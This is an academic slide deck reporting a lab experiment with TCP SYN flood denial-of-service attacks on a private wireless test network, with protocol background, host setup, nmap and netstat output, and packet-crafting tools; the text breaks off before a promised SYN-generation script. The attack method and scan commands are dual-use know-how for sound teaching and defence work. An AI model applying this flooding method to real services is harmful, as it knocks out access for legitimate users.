

TCP SYN Flood DoS Attack Experiments in Wireless Network



Prepared by

Ashif Adnan, Omair Alam, Akhtaruzzaman

School of Computer Science
University of Windsor
ON, Canada

Outline

- Introduction
- TCP/IP
 - General
 - Establishing TCP/IP connection
 - Weakness of the protocol
 - Possible attacks
- SYN flood attacks
- Bench work
 - Wireless environment
 - Essential software tools
 - Generation of TCP SYN packet
 - Capturing of TCP SYN packet
 - Testing the attack
- Our observations
- Defensive techniques
- Difficulties
- Conclusion
- Acknowledgment
- References


Introduction

- ❑ Sequence Number Guessing attack
 - First discovered in 1995. It creates a hole for the root access from the remote machine and makes a trusted system ignore any remote requests.

- ❑ TCP SYN Flooding attack
 - First discovered in 1996. It is a Denial of Service method. This attacks causes a host to retain enough state for bogus half-open connections consuming all the resources for establishing new legitimate connection.

TCP/IP (General)

- ❑ TCP is connection oriented and reliable
- ❑ It provides full duplex stream of data
- ❑ It is the main protocol of services on the internet
 - SMTP, port 25
 - Telnet, port 23
 - FTP, port 21
 - HTTP, port 80



Concerns
come here

TCP/IP (General...cont'd)




Figure 1: TCP Header Format [5]

TCP/IP (Establishing a connection)

1. A -----SYN-----> B
2. A <-----SYN/ACK----- B
3. A -----ACK-----> B

TCP/IP (Weakness of the protocol)

- ❑ Three way handshaking process leads to the SYN flood DoS attack.
 - What if the host A sends fake packet to host B?
 - The host B's reply will never go to the target.

- ❑ RFC 1122 has some good advices
 - ❑ Address Validation
 - ❑ Reject OPEN call to invalid IP address x
 - ❑ Reject SYN from invalid IP address x
 - ❑ Silently discard SYN to bcast/mcast addr x

TCP/IP (Severity of attacks)

- ❑ SYN flood does not damage any information or physical devices.
- ❑ However, it has very unpleasant effect
 - SYN flood can deny access to the port 80 where the http server resides in a vulnerable machine.
 - E.g. Mail service for Panix, an ISP in New York, was shut down by a SYN flood starting on 6 September 1996.

SYN flood attack (Technical description)

- ❑ SYN stands for Synchronized flag in TCP headers.
- ❑ The client sends a packet with SYN flag set to open a connection targeting a port.
 - No application at that port -> the server returns a packet with RST flag set.
 - An application exists at that port -> the server acknowledges the first packet + sends its own sequence number.
 - ❑ Client enters ESTABLISHED state.
 - ❑ Server puts the information about first packet in connection queue.

SYN flood attack (Technical description... cont'd)




Figure 2: Handshaking sequence [10]

SYN flood attack (Technical description... cont'd)

- The TCP stack functions as a state machine.
 - *netstat* shows the states

```
C:\> netstat -a
```

```
Active Connections
```

<i>Proto</i>	<i>Local Address</i>	<i>Foreign Address</i>	<i>State</i>
TCP	uofw-3l9unio6k3:http	uofw-3l9unio6k3:0	LISTENING
TCP	uofw-3l9unio6k3:epmap	uofw-3l9unio6k3:0	ESTABLISHED
TCP	uofw-319unio6k3:2869	192.168.0.1:2078	CLOSE_WAIT
TCP	uofw-319unio6k3:2003	192.168.0.4:2005	SYN_RCVD
UDP	uofw-3l9unio6k3:1033	*:*	
UDP	uofw-3l9unio6k3:1101	*:*	
UDP	uofw-3l9unio6k3:1520	*:*	

```
C:\>
```

SYN flood attack (Technical description... cont'd)

- ❑ Half-open connection: When the SYN packet has been received from the client, but the client has not acknowledged the server's SYN-ACK packet.
- ❑ Limited number of 'half-open' connections are accepted by the servers.
- ❑ Attacking system can send few packets per minute to the target port.

SYN flood attack (Technical description... cont'd)

- ❑ The attacker can also choose a source address to spoof.




Figure 3: Spoofing IP address [10]

Bench work (Wireless environment)

Systems configuration

Host A

- ❑ OS Name: Microsoft Windows XP Professional
- ❑ Version: 2002
- ❑ System type: X86-based PC
- ❑ Processor: Mobile AMD Sempron
- ❑ Processor speed: 1.79 GHz
- ❑ Physical memory: 1 GB

Host B

- ❑ OS name: Microsoft Windows 2000 server
- ❑ Version: 5.0.2195 Service Pack 4 Build 2195
- ❑ System type: X86-based PC
- ❑ Processor: Intel Pentium 3
- ❑ Processor speed: 1.3 GHz
- ❑ Physical memory: 523,184 KB

Host C

- ❑ OS name: Microsoft Windows XP
- ❑ Version: 2001 Service Pack 2
- ❑ System type: X86-based PC
- ❑ Processor: Intel Celeron
- ❑ Processor speed: 2.4 GHz
- ❑ Physical memory: 256 MB

Bench work (Wireless environment.. cont'd)

Wireless network setup




NIC card (Host A): Dell wireless 1390 WLAN Mini-Card

Host A: 192.168.0.103



*Router: D-Link wireless G router (WBR-2310)
IP: 192.168.0.1*

Subnet mask: 255.255.255.0



NIC card (Host C): Realtek RTL8185 54M Wireless PCI card

Host C: 192.168.0.104



NIC card (Host B): Netgear 802.11g wireless PCMCIA card

Host B: 192.168.0.105

Ref: <http://office.microsoft.com/en-us/clipart/default.aspx>

Bench work (Essential softwares)

we need two main tools

1. Host A: Generating TCP SYN packets installed on the host A (attacking machine)
2. Host B: Capturing those packets installed on the host B (target machine).
 - The server installed on the host B in which we will be flooding a specific port with TCP SYN packets. Following is the details description of those software's

Bench work (Essential softwares...cont'd)

Packet builder tool




Figure 4: Engage Packet builder v2.2.0

Bench work (Essential softwares...cont'd)

System Requirements for Engage Packet builder

- An Ethernet or Wireless Ethernet network card
- Pentium III or higher
- Windows 2000/XP/2003/Vista
- WinPcap 3.1 or 4.0
- 128 MB RAM
- 6 MB of free disk space.

Bench work (Essential softwares...cont'd)

Packet capturing tool




Figure 5: Wireshark v0.99.6a


Bench work (Essential softwares...cont'd)

System Requirements for Wireshark:

- Windows 2000, XP Home, XP Pro, XP Tablet PC, XP Media Center, Server 2003 or Vista
- 32-bit Pentium or alike (recommended: 400MHz or greater), 64-bit processors in WoW64 emulation
- 128MB RAM system memory
- 75MB available disk space
- A supported network card for capturing:
 - Ethernet: any card supported by Windows should do
 - WLAN: Intel pro 100/VE is one of many wireless network cards

Bench work (Essential softwares...cont'd)

Security scanner tool



```
C:\WINDOWS\system32\cmd.exe

C:\Documents and Settings\adnan>nmap -sS 192.168.0.100

Starting Nmap 4.20 ( http://insecure.org ) at 2007-11-05 19:26 Pacific Standard
Time
Interesting ports on 192.168.0.100:
Not shown: 1689 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3000/tcp  open  ppp
3001/tcp  open  nessusd
3389/tcp  closed ms-term-serv
MAC Address: 00:14:D1:3B:A9:AC (Trendware International)


Nmap finished: 1 IP address (1 host up) scanned in 23.157 seconds

C:\Documents and Settings\adnan>
```

Figure 6: Nmap v4.20

Bench work (Essential softwares...cont'd)

Network statistics tool



```
C:\ Documents and Settings\adnan>netstat -a
Active Connections

Proto Local Address           Foreign Address         State
TCP   uofw-319unio6k3:epmap   uofw-319unio6k3:0     LISTENING
TCP   uofw-319unio6k3:microsoft-ds uofw-319unio6k3:0     LISTENING
TCP   uofw-319unio6k3:netbios-ssn uofw-319unio6k3:0     LISTENING
TCP   uofw-319unio6k3:1026    uofw-319unio6k3:0     LISTENING
UDP   uofw-319unio6k3:microsoft-ds *:*
UDP   uofw-319unio6k3:isakmp  *:*
UDP   uofw-319unio6k3:1051    *:*
UDP   uofw-319unio6k3:1178    *:*
UDP   uofw-319unio6k3:1184    *:*
UDP   uofw-319unio6k3:1186    *:*
UDP   uofw-319unio6k3:1228    *:*
UDP   uofw-319unio6k3:1354    *:*
UDP   uofw-319unio6k3:4500    *:*
UDP   uofw-319unio6k3:ntp     *:*
UDP   uofw-319unio6k3:netbios-ns *:*
UDP   uofw-319unio6k3:netbios-dgm *:*
UDP   uofw-319unio6k3:1900    *:*
UDP   uofw-319unio6k3:ntp     *:*
UDP   uofw-319unio6k3:1900    *:*
UDP   uofw-319unio6k3:14397   *:*
UDP   uofw-319unio6k3:14743   *:*
UDP   uofw-319unio6k3:14755   *:*

C:\ Documents and Settings\adnan>netstat -o
```

Figure 7: Netstat

Bench work (Essential softwares...cont'd)

Server software

Installed Apache Tomcat on the host machine B (target *machine*).

- Apache Tomcat v5.5
- Runtime Environment (JRE) version 5.0 or later

Bench work (Generating and sending TCP SYN packet)

Generating SYN packets




Figure 8: Engage Packet builder tool with all the specifications of TCP SYN packet

Bench work (Generating and sending TCP SYN packet...cont'd)

Alternative script file to generate SYN packet

```
